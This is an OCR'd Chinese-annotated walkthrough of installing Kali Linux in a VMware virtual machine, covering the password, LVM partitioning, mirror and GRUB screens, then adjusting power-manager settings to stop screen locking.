
Screenshot　　Go Back　　Continue


KALI
BY OFFENSIVE SECURITY
Set up users and passwords
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
Choose a password for the new user:
Show Password in Clear
Please enter the same user password again to verify you have typed it correctly.
Re-enter password to verify:
Show Password in Clear
为该用户建立密码
Screenshot
Go Back
Continue


分区设定


KALI
BY OFFENSIVE SECURITY
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
建立分区的时候 使用逻辑卷
Screenshot
Go Back
Continue

确认硬盘


KALI
BY OFFENSIVE SECURITY
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI3 (0,0,0) (sda) - 42.9 GB VMware, VMware Virtual S
Screenshot
Go Back
Continue

建立分区


KALI
BY OFFENSIVE SECURITY
Partition disks
Selected for partitioning:
SCSI3 (0,0,0) (sda) - VMware, VMware Virtual S: 42.9 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /var, and /tmp partitions
使用完整的分区
Screenshot
Go Back
Continue

开始分区

Partition disks

Before the Logical Volume Manager can be configured, the current partitioning scheme has to be written to disk. These changes cannot be undone.

After the Logical Volume Manager is configured, no additional changes to the partitioning scheme of disks containing physical volumes are allowed during the installation. Please decide if you are satisfied with the current partitioning scheme before continuing.


The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

Write the changes to disks and configure LVM?

○ No

◉ Yes

此时确认分区情况一定要选 yes



Screenshot　　Continue

Partition disks

You may use the whole volume group for guided partitioning, or part of it. If you use only part of it, or if you add more disks later, then you will be able to grow logical volumes later using the LVM tools, so using a smaller part of the volume group at installation time may offer more flexibility.

The minimum size of the selected partitioning recipe is 3.0 GB (or 7%); please note that the packages you choose to install may require more space than this. The maximum available size is 42.7 GB.

Hint: "max" can be used as a shortcut to specify the maximum size, or enter a percentage (e.g. "20%") to use that percentage of the maximum size.

Amount of volume group to use for guided partitioning:

42.7 GB

Screenshot　　Go Back　　Continue

Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:
LVM VG kali-vg, LV root
LVM VG kali-vg, LV swap_1
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
LVM VG kali-vg, LV root as ext4
LVM VG kali-vg, LV swap_1 as swap
partition #1 of SCSI3 (0,0,0) (sda) as ext2

Write the changes to disks?

○ No

◉ Yes

确认使用系统定义的逻辑卷分区 选yes

Screenshot Continue

开始安装

Install the system

Installing the system...

Copying data to disk...

开始了漫长的安装过程

Configure the package manager

A network mirror can be used to supplement the software that is included on the installation media. This may also make newer versions of software available.

Use a network mirror?

(•) No
( ) Yes

此时 提示要用网络源进行更新，千万要选 no
重要！！！

Screenshot Go Back Continue

Install the GRUB boot loader on a hard disk

It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.

Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.

Install the GRUB boot loader to the master boot record?

( ) No
(•) Yes

是否安装grub引导菜单

Screenshot Go Back Continue

Install the GRUB boot loader on a hard disk

You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB on the master boot record of your first hard drive. If you prefer, you can install GRUB elsewhere on the drive, or to another drive, or even to a floppy.

Device for boot loader installation:

Enter device manually

/dev/sda

指定grub的安装位置为 sda 硬盘

Screenshot **Go Back** **Continue**

Finish the installation

Installation complete

Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.

Screenshot **Go Back** **Continue**


Finish the installation

Finishing the installation


Running remove-live-packages...


此时在删除已经安装的软件包文件
腾空间


解决kali定期锁屏问题


allen@kali: ~/Desktop
Favorites
Recently Used
All
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
Offensive Security Training
Exploit Database
VulnHub
allen


选择电源管理



allen@kali: ~/Desktop
Favorites
Recently Used
All
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
File Manager Settings
Keyboard
LightDM GTK+ Greeter settings
MIME Type Editor
Mouse and Touchpad
Notifications
OpenJDK Java 8 Policy Tool
Panel
Power Manager
Preferred Applications
Print Settings
Removable Drives and Media
Session and Startup
Settings Editor
Window Manager
Window Manager Tweaks
Workspaces
allen
设定电源管理

